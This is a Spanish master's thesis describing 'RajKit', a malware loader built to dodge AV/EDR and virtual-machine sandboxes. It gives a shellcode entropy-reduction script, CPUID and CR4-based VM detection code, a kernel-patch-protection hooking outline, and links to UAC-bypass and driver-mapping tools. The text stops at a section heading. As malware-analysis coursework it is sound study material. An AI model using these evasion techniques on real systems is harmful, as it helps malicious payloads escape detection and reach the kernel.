

**TÉCNICAS AVANZADAS EN EVASIÓN DETECCIÓN DE SISTEMAS VIRTUALIZADOS  
y EVASIÓN DE AV/EDR's**

*Ramón González*

Trabajo fin de máster presentado para la UCAM en el  
**Master en reversing, análisis de malware y bug hunting**

**TABLA DE CONTENIDO:**

→ ENUNCIADO-INTRODUCCIÓN -----	{3}
→ METODOLOGÍA -----	{4}
→ RAJKIT MALWARE -----	{5-6}
→ REDUCCIÓN DE LA ENTROPÍA -----	{7-10}
→ DETECCIÓN DE VIRTUALIZACIÓN -----	{11}
◆ Máquina virtual -----	{12-15}
◆ Kernel exception hooking parte 1 -----	{16-17}
◆ VIsVenabled -----	{18}
◆ Ataque de canal lateral de caché -----	{18-20}
◆ Detección de anomalías respecto a las especificaciones del fabricante -----	{20-23}
→ SYSCALL DIRECT CALLING-----	{24-27}
◆ NTDLL.DLL BASE desde PEB-----	{28-30}
◆ Dirección de funciones desde EAT -----	{30-31}
◆ Obtener SYSCALL -----	{32-34}
→ DLL HOLLOWING “MODULE OVERLOADING” -----	{34-36}
◆ Ejecución-----	{37}
→ PTE REMAPPING-----	{37-38}
◆ Direcciones virtuales,físicas,paginación y bits de control-----	{38-43}
◆ Subversión de la memoria-----	{44-45}
◆ Driver-----	{46}
◆ Fase 1-----	{47-48}
◆ Fase 2-----	{48-50}
◆ Fase 3-----	{50-51}
→ KERNEL EXCEPTION HOOKING PARTE 2-----	{51-60}
→ CONCLUSIÓN-----	{61}
→ BIBLIOGRAFIA-----	{62-63}

## ENUNCIADO-INTRODUCCIÓN:

El malware no desea ser detectado ni que su actividad sea descubierta. Es una carrera contra reloj en la que los creadores de malware invierten una gran parte de su tiempo: evitar la detección o posponer todo lo posible dicha eventualidad. Por otro lado, en el bando contrario estamos quienes tenemos como tarea justo lo contrario: discernir de la forma más rápida y fiable qué es lo que hace un código cuando este es ejecutado (ya sea en forma nativa o interpretada). No es una tarea sencilla: si se hace despacio y con calma se hace bien, pero tal vez ya sea demasiado tarde. Por el contrario, con prisas, podemos decidir sobre un mayor caudal de muestras (que llegan de forma incesante), pero corremos el riesgo de crear situaciones tanto de falsos positivos como, a veces empeorando la situación, falsos negativos. En esta carrera de obstáculos, es precisamente capital las técnicas que tienen por objeto detectar cuando un binario está siendo ejecutado en una máquina virtual. En el caso que alguna de estas contra-medidas que portan los ejecutables de positivo, el malware no se ejecutará o empleará rutinas de código que no efectúan ninguna operación sospechosa o trivial para, evidentemente, volar por debajo del radar del investigador. Es fundamental tener conocimiento de estas técnicas.

Con el constante avance en la capacidad por parte del hardware, con el tiempo los sistemas operativos han sido capaces de ir introduciendo poco a poco mitigaciones muy importantes, aprovechando esa capacidad extra de cómputo que proporciona el hardware, haciendo de esa forma viable el constante monitoreo de actividades sospechosas.

Por otra parte la virtualización tanto del hardware como del kernel aplican un extra de seguridad en muchos aspectos como contramedida al malware, sin embargo siguen existiendo muchas formas de evasión con las cuales en conjunto se puede llegar a realizar actividades maliciosas en los sistemas operativos actuales.

*En este punto comprendemos que la mejor forma de detección es la evasión.*

## **METODOLOGÍA:**

Para realizar la investigación sobre la detección de entornos virtualizados y la evasión de sistemas de detección por parte del malware, se decide diseñar una pieza de malware en su fase de “loader” teniendo en cuenta todos los aspectos de dicha fase.

A lo largo de la investigación nos adentraremos en profundidad mediante *reversing* en cada una de las fases que se proponen para crear un hipotético malware evasor de AV/EDR y entornos virtualizados, con el cual seremos capaces de ocultar y evadir los monitoreos, consiguiendo llegar al núcleo.

## **1. RAJKIT MALWARE**

Lo primero antes de adentrarnos en el reversing de las técnicas propuestas hago hincapié en la comprensión del comportamiento del diseño presentado en la figura 1-1, es necesario tener ciertos matices en cuenta para estudiar el contenido del trabajo:

- Todo el diseño está probado en su totalidad en Windows 10 versión 1909.
- El propósito de este loader es proteger a todas costa el payload de cualquier tipo de detección.
- Se realiza el estudio de unas partes concretas del diseño total del loader, marcadas en el diagrama completo de **RAJKIT** mediante puntos azules:
  - ◆ Evasión de la detección de shellcode encriptada en un análisis estático por parte del software de detección mediante *REDUCCIÓN DE LA ENTROPÍA*
  - ◆ Detección de la virtualización
  - ◆ Evasión del monitoreo de las APIs nativas mediante *SYSCALL DIRECT CALLING*
  - ◆ Ocultación mediante DLL HOLLOWING y el protector del análisis forense desde el DRIVER mediante *PTE REMAPPING*
  - ◆ Evasión del protector *KERNEL PATCH PROTECTION* para evadir al guardián del kernel y de las modificaciones realizadas desde el driver en Windows.
- Los puntos amarillos son fases que no se explican pero se hace referencia desde aquí a repositorios probados, que son necesarias para el correcto funcionamiento, en lo cuales entrarían los siguientes puntos:
  - ◆ Elevación de privilegios mediante UAC BYPASS, la técnica que propongo es la siguiente:
    - <https://github.com/AzAgarampur/byeintegrity8-uac>
  - ◆ Mapeo del driver en memoria post-elevación de privilegios mediante una técnica que hace una explotación en el driver iqv64e.sys de INTEL.
    - <https://github.com/TheCruZ/kdmapper>
- Las técnicas no se programan en conjunto para un mejor análisis tanto del código como la técnica en sí de las mismas.
- La comunicación con el *command&control* la cual se trata, se propone una conexión con google script desde el cual se realiza la gestión de datos con el servidor c&c de esta forma evitaríamos un monitoreo por parte de los sistemas de sniffing y proxys de conexiones sospechosas, ralentizando la obtención del dominio final.

Todos los códigos que se necesitan para probar cada aspecto que se trata a lo largo de la investigación se encuentran en el repositorio propio de github, divididos en carpetas de puntos y subpuntos de la misma forma en la que está estructurado el trabajo.

### [REPOSITORIO RAJKIT GITHUB]

Con estos datos en mente, la propuesta **RajKit** se ve de la siguiente manera en cada una de sus fases de carga en el sistema mediante distintas evasiones:




Figura 1-1. Diagrama de comportamiento de RajKit

## 2. REDUCCIÓN DE LA ENTROPÍA

La entropía es una medida de aleatoriedad, esto es importante porque la entropía es un reflejo directo de lo que puede o debe contener un archivo dependiendo de su codificación,

por lo tanto puede mostrar ilegitimidad en el contenido del mismo, generalmente el loader tiende a mantener cifrado su payload hasta el momento de su ejecución en el sistema para tratar de evadir los análisis estáticos.

Lo que ocurre es que los datos comprimidos encriptados con un buen cifrado por lo general parecen bytes aleatorios lo que hace aumentar la entropía y desencadenar la puesta en cuarentena y un evento de seguridad en el EDR.

La entropía de la información fue propuesta por primera vez por Shannon y se refiere al valor esperado de la cantidad de información, entre un valor de 0 a 8, siendo 8 el máximo de entropía que significa que los datos son más uniformes de los esperados.

En las siguientes dos gráficas presentamos el cálculo de la entropía de un portable ejecutable con su payload sin encriptar y otro con el payload encriptado con el algoritmo **RC4**, mostrando la entropía también por sección del PE:

Esta gráfica nos muestra la sección **.data** del portable ejecutable que va desde el rango **40** al **50** con una entropía de **6.29456**




Figura 1-1. Payload encriptado con RC4 de alta entropía

En este caso en el que el payload lo tenemos sin encriptar nos muestra la sección **.data** del portable ejecutable que va desde el rango **40** al **50** con una entropía de **5.51430**:




Figura 1-2. Payload sin encryptar

Esto se calcula en función de los datos del archivo, siendo  $H(x)$  la entropía de la información y  $p(x)$  la probabilidad que se genera:

$$H(x) = \sum_{x \in \{0..255\}} p(x) \log(p(x))$$

En el caso de **RajKit** se propone el conjunto como un instalador normal, sin embargo el payload en forma de shellcode que contendría la comunicación con el *command&control* (*en RajKit únicamente se ejecutará una calculadora, pero para este ejemplo usamos un shellcode que inyecta un VNC en un proceso para realizar las pruebas de entropía*) si está cifrada con un algoritmo de cifrado RC4 lo que aumenta la aleatoriedad y podría hacer saltar las alarmas, para ello utilizamos un método para reducir esa entropía de la siguiente manera:

*Sabemos que el software normal suele tener una entropía de entre 4.8 y 7.2, sin embargo y dependiendo del tamaño inicial del payload a integrar en el loader que diseño es realmente útil integrar una reducción de este tipo para esquivar los análisis.*




Figura 1-3. Reducción de la entropía mediante introducción de patrones

```

for i in range(0, number_of_chunks):
    for j in range(0, chunk_size-1):
        lowEntropyShellcode.append(rawShellcode[shellcodeOffset])
        shellcodeOffset+=1

    for k in range(0, chunk_size):
        lowEntropyShellcode.append("2A")

    if (remaining_bytes):
        for i in range(0, remaining_bytes):
            shellcodeOffset+=1
            lowEntropyShellcode.append(rawShellcode[shellcodeOffset])

```

Una vez terminada la reducción de entropía el payload aumenta en tamaño por los patrones introducidos, sin embargo obtenemos un reducción considerable para el tamaño inicial del shellcode nos muestra la sección **.data** del portable ejecutable desde el rango **40** al **60** con una entropía de **4.86912**:




Figura 1-3. Payload post-reducción de entropía

### 3. DETECCIÓN DE VIRTUALIZACIÓN

Existen varias formas que el malware actual integra en su código tratando de detectar un sistema virtualizado sobre todo para tratar de evadir los sandbox y así evitar un análisis de comportamiento de la pieza de malware y desarrollar una contramedida lo más eficiente y rápido posible.

Muchas de estas técnicas tienen una forma simple como contra-evasión y se pueden mitigar fácilmente con una buena configuración de dicho sistema virtualizado, iremos clasificándolas en función del tipo y nos centraremos después en el estudio realizado por nosotros en los métodos que decidí implementar en nuestro “*Proof of concept*” y consideramos más óptimos:

Evasiones basadas en tiempo:

- Bombas de tiempo
- Uso de API's de retraso
- Parches para dormir

Evasiones basadas en comportamientos de usuario:

- Application.RecentFiles.CounVA

Evasiones basadas en VM:

- Verificación de recuento de núcleos
- Comprobación de espacio en disco y memoria física
- **Usando instrucciones específicas (CPUID)**
- Información de BIOS
- Lista negra de geolocalización

Una de las técnicas que integraremos es el manejo de la ejecución de CPUID invitado, CPUID es una instrucción que provoca incondicionalmente la salida de la *Virtual Machine*, se utiliza porque permite que el software descubra detalles del procesador.

También se usa para vaciar la canalización de los procesadores que no admiten instrucciones como RDTSCP y puedan usar CPUID+RDTSC y CPUID como barrera.

Pero antes de entrar en profundidad en la detección de hypervisor mediante el uso de “*ataques de canal lateral de caché*” vamos a ver como funciona un hypervisor, sus

instrucciones de salida condicional y registros de control ya que entendemos que para el correcto funcionamiento de un hypervisor realmente necesitamos saber de antemano si ya existe una virtualización del sistema, ya que la virtualización anidada no es compatible en todos los sistemas.

Durante esta lectura trataremos este tema desde un contexto de privilegios tanto de RING3 como de RING0.

### **3.1 Máquina Virtual**

Tanto Intel como AMD admiten ambos la tecnología de virtualización en sus procesadores modernos, nosotros nos centraremos en la tecnología VT-x de Intel principalmente por que son los procesadores que más se utilizan.

Las extensiones de máquina virtual definen la compatibilidad a nivel de procesador para máquinas virtuales y se admiten dos clases principales de software:

- Monitores de máquinas virtuales (VMM)
- Software invitado

Nos centraremos en los conceptos básicos de la arquitectura de máquinas virtuales y las extensiones de máquinas virtuales (VMX) que admiten la virtualización del hardware del procesador para múltiples entornos de software, nos interesa el funcionamiento del VMX ya que el soporte para la virtualización se proporciona mediante una forma de operación del procesador denominada operación VMX, existen 2 tipos:

- Root Operation
- Non-root Operation

El comportamiento del procesador en la operación non-root de VMX está restringido y modificado para facilitar la virtualización. En lugar de su funcionamiento normal, determinadas instrucciones y eventos provocan salidas de VM a VMM.


Debido a que estas salidas de VM reemplazan el comportamiento normal, la funcionalidad del software en la operación non-root de VMX es limitada. Es esta limitación la que permite que VMM mantenga el control de los recursos del procesador.

No existe ningún bit visible en el software cuya configuración indique si un procesador lógico está en operación VMX no root.

Por lo tanto un VMM puede permitir evitar que el software invitado determine que se está ejecutando en una máquina virtual.

Pero cómo interactúa el software invitado con un VMM? se describe de la siguiente manera:

- El software ingresa a la operación VMX al ejecutar una instrucción VMXON
- El VMM puede tomar la acción adecuada a la causa de la salida de la VM y luego puede regresar a la máquina virtual mediante una entrada de VM.
- El VMM puede decidir apagarse y dejar el funcionamiento de VMX, con la instrucción VMXOFF



*Figura 3-1. Interacción entre VMM Y software invitado*

Para permitir estas interacciones primero se debe comprobar si el procesador dispone de un soporte para VMX y para que el software del sistema pueda determinar si un procesador admite este tipo de operaciones mediante **CPUID** con la siguiente consulta:

```

bool VMX = false;
__asm
    XOR EAX, EAX
    INC EAX
  
```

#### CPUID

```

BT ECX, 0x5
JC VMXTRUE
  
```

```

VMXFALSE :

JMP NON

VMXTRUE :

MOV VMX, 0x1

NON :

NOP

}

return VMX;

```

En este punto comprendemos mejor el funcionamiento básico de interacción y que tenemos unas operaciones que nos permiten obtener información del procesador con operaciones de bit, de forma sigilosa pudiendo evadir hooks en API's del sistema.

El bit VMX se encuentra en el bit 13 del registro CR4 del procesador, el cual es posible de habilitar en función de la compatibilidad que previamente hemos obtenido desde RING3, sin embargo esta acción debemos realizarla desde el driver, pero porque nuestro procesador tiene tecnología VT-x y sin embargo no soporta VMX? y si obtenemos un fallo desde el driver al intentar habilitar ese bit? esto nos llevaría a deducir que nuestro procesador ya está realizando operaciones de virtualización?

Como ya hemos dicho al principio estamos realizando todo el proyecto bajo VMWARE con un Windows 10 en su versión 1909:

Tenemos el bit 13 de CR4 en 0 según nos muestra WINDBG:

```

0: kd> .formats cr4
Evaluate expression:
Hex:    00000000`003506f8
Decimal: 3475192
Decimal (unsigned) : 3475192
Octal:   00000000000015203370
Binary:  00000000 00000000 00000000 00000000 00000000 00110101 00000110 11111000

```

Para nuestro propósito utilizaremos un driver con una función en ensamblador que realiza la operación OR para que el bit este en 1:  $0x00000000003506f8 \text{ OR } 0x2000 = 0x3526f8$

```

PUBLIC AsmEnableVmxOperation
.code _text

```

### AsmEnableVmxOperation PROC PUBLIC

```

    PUSH RAX
    XOR RAX, RAX
    MOV RAX, CR4
    OR RAX,2000h
MOV CR4, RAX
    POP RAX
    RET

```

### AsmEnableVmxOperation ENDP

END

Esto nos devuelve una excepción de instrucción privilegiada **c0000096** al realizar la operación

**MOV CR4,RAX**

```

1: kd> lerror c0000096
Error code: (NTSTATUS) 0xc0000096 (3221225622) - {EXCEPCI N} Instrucción privilegiada.
1: kd> .exr fffffe9077e59c1e8
ExceptionAddress: !fffff8011134100d (VMX_CR4_BIT1AsmEnableVmxOperation+0x000000000000000d)
  ExceptionCode: c0000096
  ExceptionFlags: 00000000
  NumberParameters: 0
1: kd>||/

```

Lo que ha ocurrido es que cuando se ejecuta una Máquina Virtual, algunas de sus instrucciones no se pueden ejecutar directamente por el procesador, principalmente porque estas instrucciones pueden interferir con el estado del MMV o del SO anfitrión, estas instrucciones se denominan instrucciones sensivas.

Por lo tanto en este punto tendríamos una detección bastante precisa.

#### 3.1.1 KERNEL EXCEPTION HOOKING

Esto realmente podría implementarse de una forma eficiente y aunque no lo implementaremos aquí, sí que lo analizaré por encima.

El BSOD que desencadena termina con pantallazo azul, lo desencadena la rutina **KeBugCheckEx** y todo empieza con el comienzo de una excepción en nuestro caso siguiendo esta secuencia(*existen más rutinas durante la secuencia*)




Figura 2-1-1.1. Rutinas en Secuencia de Excepción Generada

Nos centraremos en el reversing de *ntoskrnl.exe* a partir de *KeBugCheck* y *KeBugCheck2* que comienza deshabilitando las interrupciones, guardando el contexto de la llamada y el estado del procesador para pasar directamente el control a *KeBugCheck2* que finalmente pasaría a *HAL.DLL*

```
call cs:_imp_HalReturnToFirmware
```

Una vez aquí y para poder enganchar la excepción, tenemos que obtener la dirección en la que se exporta, por suerte *HalPrivateDispatchTable* esta en la sección *.data* lejos de **KPP** y obtendremos así la dirección de la tabla [HALL\\_DISPATCH](#) que es la que contiene punteros a las funciones que implementa *HAL.DLL*

```
mov rax, cs:HalPrivateDispatchTable
```

Una vez accedido al puntero de *HalPrepareForBugCheck* se realizará el *hook* para después obtener la dirección de retorno de *KeBugCheck2*, obtener el contexto de la rutina interrumpida, continuar con la ejecución y en nuestro caso volver a deshabilitar el bit **VMX** del registro **CR4**, ya que el contexto nos lo devolverá con el bit activo.




Figura 2-1-1.2. Exception Hook

La evasión de excepciones del kernel como punto extra, la trato en el punto 7 para salirnos del punto 2, realizó un reversing de la pila de llamadas junto con un análisis en IDA, para comprender después la técnica de Hooking ByePG.

Sin embargo esto es solo para comprender un poco el funcionamiento de la MMV y cómo afectan algunas acciones bajo la virtualización. Nuestra técnica se basa en la recopilación de información mediante **CPUID** y la posterior detección de anomalías de la unidad central de procesamiento respecto a las especificaciones del fabricante, ya que esta fase de detección en *RajKit* se implementa con privilegios *RING3*.

### 3.1.2 VslVsmEnabled

Haciendo reversing durante el estudio de "Exception Hooking a KPP" a **KeBugCheck2** me di cuenta que una de las comprobaciones que realiza Windows durante el manejo de excepciones "pre-bsod" es la cerciorarse de que no está *Hyper-V* activo mediante este **bool VslVsmEnabled**:

```

LABEL_191:
if ( !VslVsmEnabled )
{
    if ( (HvlpFlags & 2) != 0 )
        HvlnotifyRootCrashdump(2);
    Hvlenlightments = HvlpEnlightments;
    off_140428EF8();
}
IoSaveBugCheckProgress(99i64);
if ( !v60 )
    KiScanBugCheckCallbackList();
off_140429008[0]();
IoSaveBugCheckProgress(4i64);
  
```

### 3.1.3 ATAQUE DE CANAL LATERAL DE CACHÉ

